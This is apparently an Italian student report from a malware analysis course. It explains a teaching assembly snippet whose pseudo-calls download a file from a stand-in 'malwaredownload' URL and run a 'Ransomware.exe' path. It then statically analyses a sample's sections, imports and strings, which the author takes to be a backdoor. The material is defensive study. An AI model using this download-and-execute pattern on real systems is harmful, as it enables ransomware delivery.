Rossella Amore

Report - Analisi Avanzate

In questo report verrà analizzato il codice presente sulle slide di Epicode.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

1. Salti condizionali


Il primo salto è effettuato nella riga **0040105B**, con indirizzo di locazione nella tabella 2 (0040BBA0) e istruzione **jnz**.
Questa istruzione richiede che la Zero Flag del registro FLAGS abbia come valore 0 per poter saltare, ovvero che l'istruzione cmp (compare) sopra dia un risultato diverso da 0.

Il secondo salto è effettuato nella riga **00401068**, con indirizzo di locazione nella tabella 3 (0040FFA0) e istruzione **jz**.

Al contrario di prima, questa istruzione richiede che la Zero Flag abbia come valore 1 nel registro per poter saltare, e che quindi l'istruzione cmp sopra dia come risultato 0.

2. Diagramma di flusso

Con riferimento al codice sopra, eseguo un diagramma di flusso simile a quello che creerebbe il programma IDA.



3. Funzionalità del codice

Sono presenti due funzioni all'interno di questo codice: **DownloadToFile()** e **WinExec()**.

DownloadToFile() (o meglio *URLDownloadToFile*) è una funzione spesso implementata dai malware downloader. Tramite una connessione internet, il

malware scarica un file da un URL specifico e lo salva in un file. (In questo caso www.malwaredownload.com)

Sintassi della funzione.

```
HRESULT URLDownloadToFile(
            LPUNKNOWN             pCaller,
            LPCTSTR               szURL,
            LPCTSTR               szFileName,
_Reserved_  DWORD                 dwReserved,
            LPBINDSTATUSCALLBACK  lpfnCB );
```

WinExec() è una funzione che avvia il programma specificato. In questo caso, la funzione avvierà il path nel parametro contenuto in EDX (*C:\Program and Settings\Local User\Desktop\Ransomware.exe*)

Questo malware scarica un altro malware (ransomware) da internet, che va successivamente ad avviare.

4. Istruzioni call

Le funzioni presenti in questo malware hanno dei parametri che permettono loro di funzionare correttamente. Questi vengono passati sullo stack tramite l'istruzione **push**, mentre con l'istruzione **mov** il valore del parametro viene copiato sul registro.

Il valore del registro EDI che contiene l'URL viene copiato nel registro EAX, che poi verrà usato dalla funzione.


Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Allo stesso modo il valore del registro EDI, contenente il path del file da eseguire, viene copiato sul registro EDX.


Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Parte 2

Dato il malware scaricato, lo esamino prima in analisi statica basica e poi avanzata, rispettivamente con CFF Explorer e poi con IDA.
Scarico il malware e poi metto la macchina virtuale in sicurezza, assicurandomi che sia isolata dalla rete disattivando la sua scheda di rete e ogni possibile cartella condivisa e USB.



Procedo all'analisi statica basica. Vado a guardare le sezioni: questo malware ha come sezioni .**text, .rdata, .data** e **.rsrc.**



Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations ...	Linenumber...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	0000A966	00001000	0000B000	00001000	00000000	00000000	0000	0000	60000020
.rdata	00000FE6	0000C000	00001000	0000C000	00000000	00000000	0000	0000	40000040
.data	0000705C	0000D000	00004000	0000D000	00000000	00000000	0000	0000	C0000040
.rsrc	000007C8	00015000	00001000	00011000	00000000	00000000	0000	0000	40000040

Poi vado a ispezionare le librerie e funzioni importate.
Le librerie importate sono **MSVCRT.dll**, **Kernel32.dll, Advapi32.dll, Wsock32.dll** e **WS2_32.dll**.

Sappiamo quindi che il malware può interagire con i file di sistema, gestire la memoria, creare processi, caricare librerie e creare file (*Kernel32*), modificare i registri di Windows, avviare e fermare servizi e spegnere il sistema (*Advapi32*), creare funzioni in linguaggio C (*MSVCRT*) e gestire connessioni di rete a server remoti (*Wsock32.dll* e *WS2_32.dll*).
Potrebbero esserci anche altre funzioni grazie alle funzioni *LoadLibraryA* e *GetProcAddress*.

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
0000CF96	N/A	0000C794	0000C798	0000C79C	0000C7A0	0000C7A4
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
MSVCRT.dll	50	0000C8AC	00000000	00000000	0000CB1E	0000C0C8
KERNEL32.dll	46	0000C7F0	00000000	00000000	0000CF62	0000C00C
ADVAPI32.dll	2	0000C7E4	00000000	00000000	0000CF96	0000C000
WSOCK32.dll	15	0000C984	00000000	00000000	0000CFA4	0000C1A0
WS2_32.dll	2	0000C978	00000000	00000000	0000CFC4	0000C194


OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
0000CF8C	0000CF8C	00E1	FreeSid
0000CF70	0000CF70	001D	AllocateAndInitializeSid

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
0000CF62	N/A	0000C780	0000C784	0000C788	0000C78C	0000C790
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
MSVCRT.dll	50	0000C8AC	00000000	00000000	0000CB1E	0000C0C8
KERNEL32.dll	46	0000C7F0	00000000	00000000	0000CF62	0000C00C
ADVAPI32.dll	2	0000C7E4	00000000	00000000	0000CF96	0000C000
WSOCK32.dll	15	0000C984	00000000	00000000	0000CFA4	0000C1A0

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
0000CF52	0000CF52	0287	PeekNamedPipe
0000CF46	0000CF46	02AB	ReadFile
0000CF3A	0000CF3A	0397	WriteFile
0000CF2A	0000CF2A	0248	LoadLibraryA
0000CF18	0000CF18	0198	GetProcAddress
0000CF08	0000CF08	01DF	GetVersionExA
0000CEF2	0000CEF2	0152	GetExitCodeProcess
0000CEDE	0000CEDE	0351	TerminateProcess
0000CEC6	0000CEC6	0247	LeaveCriticalSection
0000CEBA	0000CEBA	030B	SetEvent
0000CEAA	0000CEAA	02B8	ReleaseMutex
0000CE92	0000CE92	008F	EnterCriticalSection
0000CE7A	0000CE7A	007A	DeleteCriticalSection
0000CE5E	0000CE5E	0219	InitializeCriticalSection
0000CE4E	0000CE4E	005A	CreateMutexA
0000CE40	0000CE40	015E	GetFileType
0000CBFA	0000CBFA	031D	SetLastError
0000CC0A	0000CC0A	00EE	FreeEnvironmentStringsW
0000CC24	0000CC24	014F	GetEnvironmentStringsW
0000CC3E	0000CC3E	01F5	GlobalFree
0000CC4C	0000CC4C	0109	GetCommandLineW
0000CC5E	0000CC5E	0356	TlsAlloc
0000CC6A	0000CC6A	0357	TlsFree
0000CC74	0000CC74	008C	DuplicateHandle
0000CC86	0000CC86	013A	GetCurrentProcess

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
0000CB1E	N/A	0000C76C	0000C770	0000C774	0000C778	0000C77C
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
MSVCRT.dll	50	0000C8AC	00000000	00000000	0000CB1E	0000C0C8
KERNEL32.dll	46	0000C7F0	00000000	00000000	0000CF62	0000C00C
ADVAPI32.dll	2	0000C7E4	00000000	00000000	0000CF96	0000C000
WSOCK32.dll	15	0000C984	00000000	00000000	0000CFA4	0000C1A0

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
0000C9C4	0000C9C4	0113	_job
0000CBD8	0000CBD8	00CA	_except_handler3
0000CBC6	0000CBC6	0081	__set_app_type
0000CBB8	0000CBB8	006F	__p__fmode
0000CBA8	0000CBA8	006A	__p__commode
0000CB98	0000CB98	009D	_adjust_fdiv
0000CB84	0000CB84	0083	__setusermatherr
0000CB78	0000CB78	010F	_initterm
0000CB68	0000CB68	0058	__getmainargs
0000CB58	0000CB58	0064	__p___initenv
0000CB4A	0000CB4A	0048	_XcptFilter
0000CB42	0000CB42	00D3	_exit
0000CB38	0000CB38	0186	_onexit
0000CB2A	0000CB2A	0055	__dllonexit
0000CB14	0000CB14	02C3	strrchr
0000CB0A	0000CB0A	02E8	wcsncmp
0000CB00	0000CB00	00B3	_close
0000CAF6	0000CAF6	02E6	wcslen
0000CAEC	0000CAEC	02E3	wcscpy
0000CAE0	0000CAE0	02BC	strerror
0000CAD8	0000CAD8	029B	modf
0000CACE	0000CACE	02C4	strspn
0000CAC4	0000CAC4	02A7	realloc
0000CAB4	0000CAB4	006D	__p__environ
0000CAA4	0000CAA4	007A	__p__wenviron




Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
0000CFC4	N/A	0000C7BC	0000C7C0	0000C7C4	0000C7C8	0000C7CC
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
MSVCRT.dll	50	0000C8AC	00000000	00000000	0000CB1E	0000C0C8
KERNEL32.dll	46	0000C7F0	00000000	00000000	0000CF62	0000C00C
ADVAPI32.dll	2	0000C7E4	00000000	00000000	0000CF96	0000C000
WSOCK32.dll	15	0000C984	00000000	00000000	0000CFA4	0000C1A0
WS2_32.dll	2	0000C978	00000000	00000000	0000CFC4	0000C194

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
0000CFBA	0000CFBA	0034	WSARecv
0000CFB0	0000CFB0	0039	WSASend

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
0000CFA4	N/A	0000C7A8	0000C7AC	0000C7B0	0000C7B4	0000C7B8
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
MSVCRT.dll	50	0000C8AC	00000000	00000000	0000CB1E	0000C0C8
KERNEL32.dll	46	0000C7F0	00000000	00000000	0000CF62	0000C00C
ADVAPI32.dll	2	0000C7E4	00000000	00000000	0000CF96	0000C000
WSOCK32.dll	15	0000C984	00000000	00000000	0000CFA4	0000C1A0
WS2_32.dll	2	0000C978	00000000	00000000	0000CFC4	0000C194

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
80000007	80000007	N/A	Ordinal: 00000007
80000004	80000004	N/A	Ordinal: 00000004
80000009	80000009	N/A	Ordinal: 00000009
80000034	80000034	N/A	Ordinal: 00000034
8000000E	8000000E	N/A	Ordinal: 0000000E
8000000C	8000000C	N/A	Ordinal: 0000000C
80000015	80000015	N/A	Ordinal: 00000015
80000017	80000017	N/A	Ordinal: 00000017
80000003	80000003	N/A	Ordinal: 00000003
80000012	80000012	N/A	Ordinal: 00000012
8000000A	8000000A	N/A	Ordinal: 0000000A
80000097	80000097	N/A	Ordinal: 00000097
80000073	80000073	N/A	Ordinal: 00000073
80000074	80000074	N/A	Ordinal: 00000074
8000006F	8000006F	N/A	Ordinal: 0000006F



Address	Length	T...	String
"..." .data:00...	0000008D	C	ERROR: The median and mean for the processing time are more than twice ...
"..." .data:00...	00000096	C	WARNING: The median and mean for the initial connection time are not with...
"..." .data:00...	00000095	C	ERROR: The median and mean for the initial connection time are more than ...
"..." .data:00...	0000002F	C	Total: %5I64d %4I64d %5.1f %6I64d %7I64d\n
"..." .data:00...	0000002F	C	Waiting: %5I64d %4I64d %5.1f %6I64d %7I64d\n
"..." .data:00...	0000002F	C	Processing: %5I64d %4I64d %5.1f %6I64d %7I64d\n
"..." .data:00...	0000002F	C	Connect: %5I64d %4I64d %5.1f %6I64d %7I64d\n
"..." .data:00...	0000002D	C	min mean[+/-sd] median max\n
"..." .data:00...	00000018	C	\nConnection Times (ms)\n
"..." .data:00...	00000029	C	%.2f kb/s total\n
"..." .data:00...	00000028	C	%.2f kb/s sent\n
"..." .data:00...	00000034	C	Transfer rate: %.2f [Kbytes/sec] received\n
"..." .data:00...	0000004A	C	Time per request: %.3f [ms] (mean, across all concurrent requests)\n
"..." .data:00...	0000002A	C	Time per request: %.3f [ms] (mean)\n
"..." .data:00...	0000002D	C	Requests per second: %.2f [#/sec] (mean)\n
"..." .data:00...	00000025	C	HTML transferred: %I64d bytes\n
"..." .data:00...	0000001F	C	Total PUT: %I64d\n
"..." .data:00...	0000001F	C	Total POSTed: %I64d\n
"..." .data:00...	00000025	C	Total transferred: %I64d bytes\n
"..." .data:00...	0000001C	C	Keep-Alive requests: %d\n
"..." .data:00...	0000001C	C	Non-2xx responses: %d\n
"..." .data:00...	0000001C	C	Write errors: %d\n
"..." .data:00...	0000003B	C	(Connect: %d, Receive: %d, Length: %d, Exceptions: %d)\n
"..." .data:00...	0000001C	C	Failed requests: %d\n
"..." .data:00...	0000001C	C	Complete requests: %d\n
"..." .data:00...	00000026	C	Time taken for tests: %.3f seconds\n
"..." .data:00...	0000001C	C	Concurrency Level: %d\n
"..." .data:00...	00000022	C	Document Length: %u bytes\n
"..." .data:00...	0000001C	C	Document Path: %s\n
"..." .data:00...	0000001D	C	Server Port: %hu\n

Dopo le seguenti analisi, è possibile ipotizzare che questo malware sia una **backdoor lato client**. Le complesse librerie e funzioni, compresa “connect”, fanno presupporre che il malware si prepari a creare una connessione con un server remoto per spedire dati, come si vede anche nello screenshot di sopra (Transfer rate, Connect, Server Port, HTML transferred e altri).